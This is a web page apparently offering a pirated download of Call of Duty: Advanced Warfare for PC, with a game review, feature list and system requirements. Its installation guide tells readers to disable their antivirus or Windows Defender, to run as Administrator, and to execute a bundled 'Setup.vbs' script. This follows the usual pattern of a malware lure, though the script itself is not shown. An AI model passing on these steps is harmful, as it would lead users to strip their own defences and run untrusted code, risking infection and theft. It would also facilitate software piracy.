

Call of Duty: Advanced Warfare PC - Gameplay

What if the private military contractor you trusted turned out to be the biggest threat of all? That's the question Advanced Warfare builds its whole story around. You play as Jack Mitchell, a Marine who loses his arm in a botched operation and gets recruited by Atlas, a private military corporation run by Jonathan Irons—played by Kevin Spacey, who clearly had a blast chewing scenery. The campaign is set in 2054, and the tech is the star of the show. Your exoskeleton gives you boost jumps, air dashes, and the ability to scale walls, which completely changes how firefights work. You're not just crouching behind cover anymore—you're bouncing over it, sliding under it, and flanking enemies from angles they don't expect.
Missions jump from Seoul to Detroit to a sprawling Atlas facility, and the pacing stays tight, with set pieces that include a magnetic grappling hook, a hoverbike chase, and a mission where you're directing a squad from a gunship. Multiplayer built its whole identity around the exo movement, and the Pick 13 system gave you even more flexibility than Black Ops II's Pick 10. Plus there's Exo Survival, a wave-based co-op mode that's basically the Spec Ops survival mode from MW3 with a jetpack strapped on. It's not the most beloved entry, but it's the one that changed the series' direction for years.
Game Features:


- Exoskeleton Movement – Boost jumps, air dashes, wall slams, and hover mechanics changed how every firefight played out, for better or worse.
- Pick 13 Create-a-Class – An expanded version of Pick 10 that gave you thirteen slots for weapons, attachments, perks, scorestreaks, and abilities.
- Exo Survival Co-op Mode – A wave-based survival mode with upgradeable exo abilities, class selection, and escalating enemy types.
- Kevin Spacey as Jonathan Irons – A fully performance-captured villain who became one of the more memorable antagonists in the franchise.

- Near-Future Tech Sandbox – Directed energy weapons, smart grenades, threat detection grenades, and deployable shields gave players a ton of new toys to mess with.
Game Screenshots Gallery
Installation Guide
Step-by-step setup process- 1 The game is pre-installed and portable, so you don't need to install it.
- 2 Extract the downloaded RAR/ZIP file using WinRAR, 7-Zip, or any compatible archive tool.
- 3 Open the extracted game folder.
-
4
Run directly /
Install Setup.vbs
Please review these important details before installation:
- Disable your Antivirus/Windows Defender before extracting the game files.
- Always run the game as Administrator to avoid permission-related issues.
- For detailed instructions, please read the Guide.txt file included in the game folder.
- ⚙️ Setup Script (.VBS) — This is a lightweight installation script required to configure the game automatically. Simply run it and follow the on-screen instructions.
System Requirements
Minimum specifications neededSign in and add your hardware specs to find out
MINIMUM
| OS | Windows 7 64-Bit / Windows 8 64-Bit / Windows 8.1 64-Bit. |
| Processor | Intel Core i3-530 @ 2.93 GHz / AMD Phenom II X4 810 @ 2.60 GHz. |
| Graphics | NVIDIA GeForce GTS 450 @ 1GB / ATI Radeon HD 5870 @ 1 GB. |
| DirectX | Version 11. |
| Memory | 6 GB RAM. |
| Storage | 55 GB available space. |
| Sound Card | DirectX Compatible. |
| Network | Broadband Internet connection. |
| Additional Notes | Field of View ranges from 65°-90°. |
Recommended For You
Call of Duty: Ghosts
41.5GB
Call of Duty Black Ops III
130GB
Call of Duty Modern Warfare 2
41.3GB
Call of Duty Black Ops II
18GB
Call of Duty Black Ops
21.3GB
Call of Duty Modern Warfare 3
56GB
Call of Duty World at War
5.71GB
Sleeping Dogs: Definitive Edition
11.6GBComments (0)
Leave a comment
Your email address will not be published. Required fields are marked *
No comments yet. Be the first to comment.